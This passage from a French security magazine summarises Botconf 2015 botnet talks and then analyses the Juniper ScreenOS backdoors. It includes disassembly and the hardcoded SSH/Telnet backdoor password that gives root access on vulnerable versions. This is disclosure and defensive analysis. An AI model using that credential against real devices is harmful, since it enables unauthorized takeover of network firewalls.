Slides
https://www.botconf.eu/wp-content/uploads/2015/12/OK-P09-Malatras_Beslay_Botconf2015.pdf

Whitepaper
https://journal.cecyf.fr/ojs/index.php/cybin/article/view/8

Apostolas Malatras a concentré ses recherches sur les botnets dans le monde du mobile. Il a présenté sa plateforme d'étude et a rappelé les méthodes les plus courantes de compromission des appareils Android.



La particularité de certains malwares pour mobiles réside dans l'utilisation des capteurs du téléphone et du service de localisation. Les téléphones mobiles disposent de particularité par rapport aux machines non mobiles telles qu'une adresse IP dynamique, des contraintes du réseau cellulaire, des versions Android et des surcouches logicielles différentes, etc.

Apostolas a également décrit les composants de sa plateforme d'étude : Java, Android Debug Bridge, fichier de configuration XML et simulateurs de capteurs afin de créer des événements, etc.

Malware Instrumentation: Application to Regin Analysis

Matthieu Kaczmarek


Slides

https://www.botconf.eu/wp-content/uploads/2015/12/OK-P11-Matthieu-Kaczmarek-Malware-Instrumentation-Application-to-Regin-Analysis.pdf

Whitepaper

https://journal.cecyf.fr/ojs/index.php/cybin/article/view/2

Le célèbre Malware Regin a été présenté par Matthieu Kaczmarek. Son analyse l'a cependant amené à des conclusions différentes que celles qui ont été données dans la presse. En effet, après avoir présenté les fonctionnalités du malware (technique d'installation et de communication P2P), Matthieu a considéré que Regin n'était pas un RAT (outil d'administration à distance) mais bel et bien un botnet.



Regin est capable de communiquer en pair à pair, en s'appuyant sur son réseau P2P, utilisé comme canal de commande et de contrôle (C&C). L'architecture du malware dispose donc d'un orchestrateur, de modules principaux et de modules additionnels. L'orateur a, par ailleurs, effectué une démonstration en échangeant un message « hello » entre deux nœuds. Petite démonstration qui a néanmoins demandé beaucoup de travail pour comprendre le fonctionnement du malware.

Practical Experiences of Building an IPFIX Based Open Source Botnet Detector

Mark Graham, Adrian Winckles, Erika Sanchez

Mark Graham a évoqué la problématique de détection des botnets chez les fournisseurs de Cloud. Il a tout d'abord présenté brièvement le protocole, peu connu, IPFIX. Inventé en 2013, ce protocole concurrent de Netflow dispose d'un avantage, notamment de par sa faible demande en stockage. Un exemple a montré qu'un transfert de fichier aboutissait à une capture 3,1 Go au format PCAP et de 43 Ko au format IPFIX ! IPFIX se concentre en effet uniquement sur les métadonnées et non sur le contenu des échanges, d'où la réduction drastique de la taille du fichier.

IPFIX a été conçu pour améliorer certains manques de Netflow :

- Standard indépendant d'un éditeur ;
- Extensible ;
- Multi-protocoles.

Mark a ensuite présenté le développement d'une plateforme basé sur Xen et Open vSwitch (OVS) pour la capture de données. La problématique était l'emplacement de la plateforme au sein du réseau pour avoir une visibilité maximale.

L'orateur a finalement proposé un template IPFIX basé sur les requêtes DNS et les paramètres HTTP (cookie, referer, etc.) afin de permettre de détecter d'éventuels botnets présents au sein de son réseau.

Automatically classifying unknown bots by the register messages

Ya Liu &Bing Song

Slides

https://www.botconf.eu/wp-content/uploads/2015/12/OK-P13-Liu-Ya-Automatically-Classify-Unknown-Bots-by-The-Register-Messages.pdf


Vidéo

https://www.youtube.com/watch?v=rmhxCkbESQg

La dernière présentation de la journée concernait la classification de Botnet au travers de leur « message d'enregistrement » appelé également « call-home ». Les botnets ont en effet toujours besoin de communiquer avec un canal de commande et contrôle (C&C). Après avoir infecté sa victime, l'une des premières tâches du malware est de tenter de joindre son C&C avec un message de type « call-home » pour s'intégrer au sein du Botnet existant.

Ces messages peuvent contenir des informations sur la machine telles que la version du système, le processeur, l'adresse IP, etc. Les deux orateurs ont donc analysé les messages d'un grand nombre de botnets afin d'établir une classification.

Ce travail leur a permis d'identifier de grandes familles de botnets, en fonction des caractéristiques de leur message « call home ».



Cette deuxième journée s'est achevée par le « social event », qui a pris place à la bibliothèque Nationale François Mitterrand, avec une très belle vue sur Paris.

> Jour 3

The Story of Cryptowall: a historical analysis of a large scale cryptographic ransomware threat

Yonathan Klijnsma (@ydklijnsma)

✚Slides

https://www.botconf.eu/wp-content/uploads/2015/12/OK-P14-Yonathan-Klijnsma-The-Story-of-CryptoWall-a-historical-analysis-of-a-large-scale-cryptographic-ransomware-threat.pdf

Cette dernière journée de conférences a débuté par une présentation du ransomware Cryptowall et de son évolution au fil du temps. Ce dernier a commencé en tant que clone du ransomware CryptoLocker (lui-même cousin de CTBLocker, voir ActuSecu #40).

Cette première version du malware chiffrait les fichiers de sa victime à l'aide de l'algorithme RSA puis utilisait le protocole HTTP afin de communiquer avec son C&C (« Command & Control », le serveur maître permettant d'effectuer diverses actions aux victimes). L'une des caractéristiques de Cryptowall est la multitude de méthodes de paiement disponibles pour la victime souhaitant récupérer ses données (Litecoin, Bitcoin, Ukash, etc.). L'architecture réseau étant quant à elle composée d'un serveur proxy (privoxy) communiquant à son tour avec le C&C dont l'identité est masquée via l'utilisation du réseau Tor.

La deuxième version de Cryptowall était appelée « CryptoDefense ». Cependant, cette version du ransomware a vite été évincée suite à la découverte d'une faille dans l'implémentation du chiffrement. En effet, l'API Windows utilisée pour générer les clés de chiffrement publiques et privées gardait la clé privée en mémoire. Il était alors possible de récupérer les données chiffrées en utilisant la clef présente en mémoire sans payer de rançon.

Il est intéressant de constater que les auteurs de Cryptowall ont su évoluer et rapidement apprendre de leurs erreurs. Le nom « CryptoDefense » étant mal vu suite à la découverte de cette faille, l'équipe reviendra par la suite au nom « Cryptowall » (en version 1.0). L'implémentation de l'algorithme de chiffrement a été corrigée et les clés de chiffrement ont été générées sur le serveur. Ils en profitent également pour se passer de serveur proxy et passer directement au travers du réseau Tor pour effectuer toutes les actions nécessaires.

De nouvelles souches du malware utilisant le réseau I2P plutôt que Tor ont par la suite vu le jour. Cependant, le fonctionnement étant plus difficile à mettre en place, les pirates ont finalement abandonné cette idée. Ils ont profité de cette phase expérimentale pour définir une nouvelle architecture. Plutôt que de passer directement via le réseau Tor, ces derniers utilisent maintenant des serveurs légitimes piratés, un serveur proxy (privoxy), ainsi qu'un serveur C&C sur le réseau Tor. Cette infrastructure qui ressemble à s'y méprendre à celle d'origine permet d'éviter que les adresses IP soient placées sur liste noire trop rapidement (les serveurs contactés pour infecter la victime étant légitimes).

« L'algorithme de chiffrement est maintenant AES-256, dont la clé de chiffrement est elle-même chiffrée avec l'algorithme RSA-2048. Le nombre d'extensions de fichiers visées par le malware a quant à lui quasiment doublé, avec 312 extensions visées. »

Les méthodes cryptographiques utilisées ont aussi été renforcées. L'algorithme de chiffrement est maintenant AES-256, dont la clé de chiffrement est elle-même chiffrée avec l'algorithme RSA-2048. Le nombre d'extensions de fichiers visées par le malware a quant à lui quasiment doublé, avec 312 extensions visées.


Le chercheur à l'origine de ces recherches a invité les experts en sécurité à ne pas publier publiquement les failles identifiées sur ce genre de malware, car les auteurs sont réactifs et les corrigent vite. Il conseille ainsi de contacter les services compétents pour diffuser les résultats de certaines recherches, et ainsi permettre aux forces de l'ordre de mener à bien les actions nécessaires.

Powered by JavaScript
Renaud Bidou (@rbidou)

Slides
https://www.botconf.eu/wp-content/uploads/2015/12/OK-P15-Renaud-Bidou-Powered-by-Javascript.pdf

Au travers de cette présentation, Renaud Bidou a voulu nous faire prendre conscience du danger que représente JavaScript et à quel point la situation pouvait être amenée à se complexifier dans le futur. Le JavaScript s'appuie sur le standard ECMAscript, dont est aussi issu l'Actionscript (le langage utilisé au sein de Flash). C'est donc une énorme part de l'Internet qui repose sur cette technologie.

Les avantages du JavaScript notamment pour la construction de Botnet sont multiples : persistance, agilité, propagation, injection... Le langage semble idéal pour les pirates. Le point d'entrée pour commencer une attaque via un botnet en JavaScript est d'autant plus très simple à trouver sur bon nombre de sites web, puisqu'il s'agit des failles de type « Cross-site scripting » (XSS). Souvent minimisées, elles sont très communes et encore très (voire trop) facilement trouvables sur les sites Internet. En fonction de la visibilité du site vulnérable, une faille permet de faire exécuter des scripts JavaScript potentiellement dangereux sur le poste de nombreuses victimes.



Renaud a ainsi présenté de nombreuses techniques permettant de faire exécuter du code JavaScript malveillant sur le poste d'un utilisateur. L'utilisation d'un loader dynamique, d'une extension pour un navigateur ou encore d'images pour cacher du code malveillant ne sont que quelques exemples parmi la multitude de techniques existantes.

Il a aussi porté son attention sur l'utilisation de C&C basés sur des sites légitimes, qu'il est donc très difficile de supprimer (des services comme Twitter sont ainsi utilisés pour envoyer des instructions).

Enfin, Renaud a démontré qu'il était possible, notamment via l'utilisation de HTML5 ou de protocoles tels que WebRTC, d'effectuer des actions malveillantes en JavaScript : Keylogger, prise de captures d'écran, vol de données sensibles, vol d'images de la webcam et/ou du micro, récupération d'informations système et même des scans de ports sont possibles, sans que l'utilisateur ne s'en aperçoive !

Ces différentes techniques sont, à l'heure actuelle, peu utilisées et exploitées séparément, mais il est fort possible que dans les années à venir, des malwares en JavaScript disposant de tout un arsenal de fonctions malveillantes fassent leur apparition...

Inside DarkComet: a wild case-study
Jeremy du Bruyn (@herebepanda)

DarkComet est un RAT (Remote Access Tool) au même titre que le désormais fameux « Galileo » de Hacking Team. Ces systèmes clé en main permettent d'infecter un système et de le contrôler à distance. Jeremy du Bruyn a passé plusieurs années à étudier ce malware, et a fini par créer un framework facilitant son analyse.

Au travers de ses recherches, il a pu découvrir plusieurs faiblesses au sein de DarkComet. La première d'entre elles est l'utilisation d'une clé RC4 statique, différente selon les versions du logiciel. Cette clé étant utilisée pour chiffrer les communications entre un bot et le canal de commande et de contrôle, le chercheur a facilement pu analyser plus de 40 000 versions du malware en déchiffrant l'ensemble du trafic.

Une des vulnérabilités l'ayant aidé à analyser le malware était une faille de sécurité au sein de la fonction d'envoi de fichier, permettant de télécharger certains fichiers contenant les informations (chiffrées) sur les victimes du malware.

L'infrastructure de DarkComet est efficace, notamment grâce à la gestion des trames de type « keep-alive » envoyées toutes les 20 minutes au C&C.
Via son framework, le chercheur a pu analyser en détail les différentes facettes de DarkComet : les fonctionnalités d'anti-debug mises en place, les techniques de dissimulation, les protocoles utilisés, etc.


Le chercheur a pu découvrir que le plus gros réseau de botnet DarkComet était situé en France, dont le C&C était une box d'un FAI ADSL français, gérant ainsi environ 8000 victimes.

Air-gap limitations and bypass techniques: « command and control » using Smart Electromagnetic Interferences José Lopes Esteves, Chaouki Kasmi et Philippe Valembois (@ANSSI)

Slides
https://www.botconf.eu/wp-content/uploads/2015/12/OK-P17-Chaouki-Kasmi-Jose-Lopes-Esteves-Philippe-Valembois-Air-Gap-Command-Control-IEMI.pdf

Whitepaper
https://journal.cecyf.fr/ojs/index.php/cybin/article/view/4

José Lopes Esteves, Chaouki Kasmi et Philippe Valembois ont présenté leurs travaux concernant les limitations et le contournement des « air-gap ». Un « air-gap » est un terme désignant la compartimentation physique d'un système. Le but est d'isoler totalement une machine d'un réseau afin de répondre à de hautes contraintes de sécurité (aucune connexion).



Les « air-gap », utilisés sur les systèmes d'information critiques, ont malheureusement un coût assez élevé (dû à la duplication nécessaire des machines) et ne sont pas exempts de défauts (l'organisation est ainsi plus lourde afin de s'assurer qu'aucun élément n'est en contact avec des fichiers malveillants).

Les chercheurs de l'ANSSI ont ainsi effectué un état de l'art des techniques de contournement de cette protection. Le but étant de transmettre des informations via des canaux de communication « cachés » (covert channel), à un malware qu'on aurait réussi à implémenter sur une des machines présentes au sein de l'« air-gap ».

Simplement couper les interfaces vers l'extérieur n'est ainsi pas suffisant (il faut physiquement s'assurer que les interfaces ne soient plus présentes pour éviter tout risque). Les chercheurs ont mis en avant les dangers liés aux périphériques partagés tels que les KVM qui représentent un danger (il peut être infecté, au même titre qu'un clavier, ou une souris).

D'autres techniques plus exotiques peuvent aussi être utilisées pour communiquer des informations (qui au final, ne sont que des « 0 » et des « 1 » à transmettre). L'utilisation de signaux audio ou de fréquences radio est possible pour communiquer. Au même titre que les signaux lumineux ou même la température du processeur (qui peut être contrôlée en effectuant certains types d'instructions).

La conclusion de la conférence était celle que l'on connaît tous : la plus grande faille de sécurité de l'« air-gap » est avant tout l'humain qui y a accès et peut facilement commettre une erreur face à la multitude de techniques possibles pour communiquer avec un système pas forcément aussi isolé qu'on ne le pense.

Inside traffic exchange networks
Elie Bursztein (@elie) et Jean-Michel Picod (@jmichel_p)

Le contenu de cette conférence donnée par des ingénieurs de chez Google est classé privé. Les deux ingénieurs ont en effet précisé que le travail mené depuis plusieurs mois concernant les échanges de trafic entre différents groupes de botnet pouvait être réduit à néant si les informations données venaient à être divulguées au grand public.


Cependant, le problème que ce genre de trafic pose à Google commence aussi à se propager à d'autres groupes dont nous tairons le nom. C'est la raison pour laquelle les ingénieurs ont voulu présenter le début de leurs travaux dont nous ne pouvons ainsi pas diffuser le contenu.

Sality
Peter Kleissner (@Kleissner)

Slides
https://www.botconf.eu/wp-content/uploads/2015/12/OK-P18-Kleissner-Sality.pdf

Peter Kleissner a présenté une conférence sur le botnet Sality. Apparu en 2003 et d'origine russe, ce botnet est utilisé pour toutes sortes de méfaits sur la toile : vol d'informations personnelles/sensibles, déni de service, spam, etc. Son nom est d'ailleurs tiré d'une ville russe, Salavat City.

Ce botnet compte environ 4 millions de machines infectées à travers le monde et continue de croître, puisqu'il est toujours actif. Il doit notamment sa longévité à son protocole de communication en P2P, difficile à détecter.



Reconnu par la plupart des antivirus et supprimé automatiquement via les mises à jour Windows, le botnet repose encore sur le (trop) grand nombre de machines ne disposant pas d'antivirus et sur une version Windows non


mise à jour pour se répandre. C'est majoritairement pour cette raison que les pays les plus touchés sont issus du Tiers-monde.

A l'aide d'une modification d'une clé de registre bloquant les mises à jour Windows, le botnet survit et peut ainsi être utilisé pour faire des attaques par déni de service. C'est un des exemples donnés par le chercheur qui a pu observer plusieurs attaques à l'encontre du site VirusTracker, dont le trafic provenait principalement du botnet.

Bibliographie

✚ https://www.botconf.eu/botconf-2015/final-programme/

Ce mois-ci, nous reviendrons sur plusieurs vulnérabilités qui ont marqué l'actualité de ce début d'année.



ACTUALITÉ DU MOMENT

Analyse de vulnérabilité

Juniper : you shall [not] pass ou quand une porte dérobée ne suffit pas

Par William BOISSELEAU

Exploit

RCE Joomla!, une escalade de vulnérabilités

Par Hadrien HOQUET

Le whitepaper du mois

Référentiel d'exigences de sécurité pour les prestataires d'intégration et de maintenance de systèmes industriels de l'ANSSI

Par Bastien CACACE

Juniper : you shall [not] pass ou quand une porte dérobée ne suffit pas

Par William BOISSELEAU

Francis Mariani

Introduction

ScreenOS est un système d'exploitation développé par Juniper Networks, une société américaine spécialisée dans la conception d'équipements réseau. Il est installé sur leur pare-feu NetScreen et leur passerelle Secure Services Gateways (SSG Series).

Le 17 décembre 2015, Juniper Networks publiait un bulletin de sécurité qui allait agiter la toile [1]. Deux vulnérabilités venaient d'être identifiées sur ScreenOS, suite à une analyse de code effectuée en interne :

« Administrative Access (CVE-2015-7755) allows unauthorized remote administrative access to the device. Exploitation of this vulnerability can lead to complete compromise of the affected device. »

« VPN Decryption (CVE-2015-7756) may allow a knowledgeable attacker who can monitor VPN traffic to decrypt that traffic. It is independent of the first issue. »

Les deux vulnérabilités affectaient les versions de ScreenOS allant de 6.2.0r15 à 6.2.0r18 et de 6.3.0r12 à 6.3.0r20. Elles étaient potentiellement exploitables sur environ 26000 machines distantes, d'après une recherche Shodan des systèmes exposant le service SSH de Juniper sur Internet.

Ces vulnérabilités étaient critiques sur deux niveaux. Elles impliquent notamment qu'il est possible de contourner un outil de sécurité censé être incontournable.

Ce type d'équipement est en effet normalement utilisé frontalement pour sécuriser l'accès aux réseaux. Mais les vulnérabilités en elles-mêmes paraissaient étonnantes. Un accès administrateur à distance et du « déchiffrement » de trafic VPN, what else ? Le cryptographe Matthew Green, s'en amusait par ailleurs :

Dans cet article, nous présenterons ces deux vulnérabilités et leurs conséquences.

Vulnérabilité CVE-2015-7755 : contournement d'authentification SSH et Telnet

Suite à la publication de ces bulletins de sécurité, les binaires de ScreenOS concernés ont été désassemblés, afin d'être analysés en profondeur en se focalisant sur les différences introduites par la mise à jour [2].

La vulnérabilité permettant un accès à distance aux systèmes vulnérables a été retrouvée en 6 heures par un employé de l'entreprise hollandaise Fox-IT. Deux références intéressantes (auth_admin_ssh_special et auth_admin_internal) ont été identifiées en recherchant les appels à la fonction de comparaison de chaînes de caractères strcmp.

auth_admin_internal se retrouve notamment dans une fonction ayant un strcmp qui disparait dans les versions corrigées. L'argument spécifié lors de l'appel à la fonction de comparaison strcmp est « <<< %s(un='%s') = %u ». Il peut ainsi être facilement confondu avec une format string, et a sans doute été choisi pour cette raison.

```
ROM:0013DBF8                STMFD           SP!, {R4-R8,R11,R12,LR,PC}
ROM:0013DBFC                SUB             R11, R12, #4
ROM:0013DC00                SUB             SP, SP, #0x10
ROM:0013DC04                MOV             R5, R0
ROM:0013DC08                MOV             R6, R0
ROM:0013DC0C                MOV             R7, R6
ROM:0013DC10                MOV             R8, R6
ROM:0013DC14                LDR             R3, =dword_1E7FCF0
ROM:0013DC18                LDR             R12, [R3]
ROM:0013DC1C                CMP             R12, R6
ROM:0013DC20                BEQ             loc_13DC5C
ROM:0013DC24                ADD             R0, R0, #0x6C
ROM:0013DC28                BL              sub_402B9C
ROM:0013DC2C                MOV             R4, R0
ROM:0013DC30                ADD             R0, R5, #0x80
ROM:0013DC34                BL              sub_402B9C
ROM:0013DC38                LDRH            R2, [R5,#0x68]
ROM:0013DC3C                ADD             R3, R5, #4
ROM:0013DC40                STR             R4, [SP,#0x30+var_30]
ROM:0013DC44                STR             R0, [SP,#0x30+var_2C]
ROM:0013DC48                LDRH            R12, [R5,#0x94]
ROM:0013DC4C                STR             R12, [SP,#0x30+var_28]
ROM:0013DC50                LDRH            R12, [R5,#0x96]
ROM:0013DC54                STR             R12, [SP,#0x30+var_24]
ROM:0013DC58                LDR             R0, =aSCtUUnSSipSDip ; ">>> %s(ct=%u, un='%s',
ROM:0013DC5C                LDR             R1, =aAuth_admin_int ; "auth_admin_internal"
ROM:0013DC60                BL              sub_558F74
ROM:0013DC64
ROM:0013DC64 loc_13DC5C                                 ; CODE XREF: auth_admin_internal+2C↑j
ROM:0013DC64                ADD             R0, R5, #0x44
ROM:0013DC68                LDR             R1, =aSUnSU ; "<<< %s(un='%s') = %u"
ROM:0013DC6C                BL              strcmp
ROM:0013DC70                CMP             R0, R0
ROM:0013DC74                BNE             loc_13DC78
ROM:0013DC78                MOV             R0, #0xFFFFFFFD
ROM:0013DC7C                LDMDB           R11, {R4-R8,R11,SP,PC}
ROM:0013DC80 ; ---------------------------------------------------------------------------
ROM:0013DC80
ROM:0013DC80 loc_13DC80                                 ; CODE XREF: auth_admin_internal+80↑j
```

Version vulnérable

```
ROM:0013DBE8                STMFD           SP!, {R4-R8,R11,R12,LR,PC}
ROM:0013DBEC                SUB             R11, R12, #4
ROM:0013DBF0                SUB             SP, SP, #0x10
ROM:0013DBF4                MOV             R5, R0
ROM:0013DBF8                MOV             R6, R0
ROM:0013DBFC                MOV             R7, R6
ROM:0013DC00                MOV             R8, R6
ROM:0013DC04                LDR             R3, =dword_1E7FCF0
ROM:0013DC08                LDR             R12, [R3]
ROM:0013DC0C                CMP             R12, R6
ROM:0013DC10                BEQ             loc_13DC54
ROM:0013DC14                ADD             R0, R0, #0x6C
ROM:0013DC18                BL              sub_402438
ROM:0013DC1C                MOV             R4, R0
ROM:0013DC20                ADD             R0, R5, #0x80
ROM:0013DC24                BL              sub_402438
ROM:0013DC28                LDRH            R2, [R5,#0x68]
ROM:0013DC2C                ADD             R3, R5, #4
ROM:0013DC30                STR             R4, [SP,#0x30+var_30]
ROM:0013DC34                STR             R0, [SP,#0x30+var_2C]
ROM:0013DC38                LDRH            R12, [R5,#0x94]
ROM:0013DC3C                STR             R12, [SP,#0x30+var_28]
ROM:0013DC40                LDRH            R12, [R5,#0x96]
ROM:0013DC44                STR             R12, [SP,#0x30+var_24]
ROM:0013DC48                LDR             R0, =aSCtUUnSSipSDip ; ">>> %s(ct=%u, un='%s',
ROM:0013DC4C                LDR             R1, =aAuth_admin_int ; "auth_admin_internal"
ROM:0013DC50                BL              sub_558810
ROM:0013DC54
ROM:0013DC54 loc_13DC54                                 ; CODE XREF: auth_admin_internal+2C↑j
ROM:0013DC54                ADD             R0, R5, #0x6C
ROM:0013DC58                BL              sub_147224
ROM:0013DC5C                MOVS            R0, R0,LSL#16
ROM:0013DC60                MOVNE           R7, #1
ROM:0013DC64                BNE             loc_13DDD8
ROM:0013DC68                LDRH            R12, [R5,#0x68]
ROM:0013DC6C                ADD             R12, R12, #0xFF00
ROM:0013DC70                ADD             R12, R12, #0xFE
ROM:0013DC74                MOV             R12, R12,LSL#16
ROM:0013DC78                CMP             R12, #0x20000
```

Version corrigée

Ce mot de passe permet effectivement de contourner l'authentification SSH et Telnet. En renseignant n'importe quel nom d'utilisateur et le mot de passe « <<< %s(un='%s') = %u » sur une version vulnérable, il est alors possible d'obtenir un Shell, disposant des privilèges les plus élevés sur le système (« root »).

Aucune information n'a été fournie par Juniper sur l'origine de cette porte dérobée, qualifiée de code « non autorisé » par l'équipementier. Il n'en est pas moins que cela reste une porte dérobée facilement exploitable, mettant complètement en défaut la sécurité des équipements vulnérables.

Vulnérabilité CVE-2015-7756 : implémentation du VPN permettant du déchiffrement passif du trafic

Quelques rappels sur Dual EC DRBG

Les protocoles cryptographiques d'échanges de données comme ceux utilisés par les VPN nécessitent, pour la plupart, d'avoir à disposition un générateur de nombres aléatoires.
Une catégorie d'algorithmes dits PRNG (Pseudo Random Number Generator) permet, à partir d'un jeu d'entrées relativement restreint, de générer une séquence de nombres approximant une séquence aléatoire. L'algorithme Dual EC DRBG (Dual Ellipitic Curve Deterministic Random Bit Generator) est l'un d'entre eux. Il permet de générer une séquence d'octets aléatoires en se basant sur les courbes elliptiques cryptographiques.

« En 2007, deux chercheurs de Microsoft ont montré que si ces deux paramètres étaient spécifiquement choisis, la sécurité de l'algorithme Dual EC DRBG pouvait être compromise »

Plusieurs familles d'algorithme Dual EC DRBG ont été définies par le NIST dans la spécification SP 800-90A [3]. Chaque PRNG est notamment qualifié par deux points sur la courbe elliptique, deux paramètres constants communément appelés P et Q.

The Main Point

- If an attacker knows *d* such that *d*P = Q* then they can easily compute *e* such that *e*Q = P* (invert mod group order)
- If an attacker knows *e* then they can determine a small number of possibilities for the internal state of the Dual Ec PRNG and predict future outputs.
- We do not know how the point *Q* was chosen, so we don't know if the algorithm designer knows *d* or *e*.

Extrait de la présentation « On the Possibility of a Back Door in the NIST SP800-90 Dual EC PRNG »

En 2007, deux chercheurs de Microsoft ont montré que si ces deux paramètres étaient spécifiquement choisis, la sécurité de l'algorithme Dual EC DRBG pouvait être compromise [4]. En l'occurrence, en choisissant P et Q tel que Q=P*e (ou e est gardé secret), la personne connaissant e pouvait récupérer l'état interne du PRNG à partir de sa sortie et prédire les prochaines sorties.

Il est donc techniquement possible d'insérer une porte dérobée au sein de l'algorithme Dual EC DRBG en choisissant spécifiquement ces paramètres P et Q, sans que cela soit facilement détectable (problème du logarithme discret).

Le cas de ScreenOS

Dans sa génération de nombres aléatoires, ScreenOS a été conçu pour utiliser en cascade deux générateurs. Dans un premier temps, le standard Dual EC DRBG est utilisé. Ses sorties sont ensuite envoyées comme seed dans un deuxième générateur de nombres aléatoires, FIPS/ANSI X.9.31, basé sur l'algorithme 3DES. Ce deuxième générateur respecte les normes du FIPS-140 ; il est considéré comme robuste et il est censé gommer les différentes vulnérabilités associées au standard Dual EC. Pour l'anecdote, l'ajout de l'algorithme ANSI X9.31 dans la génération des nombres aléatoires sur ScreenOS fait suite aux publications évoquées ci-avant sur de possibles portes dérobées dans le générateur du NIST SP800-90 Dual EC.

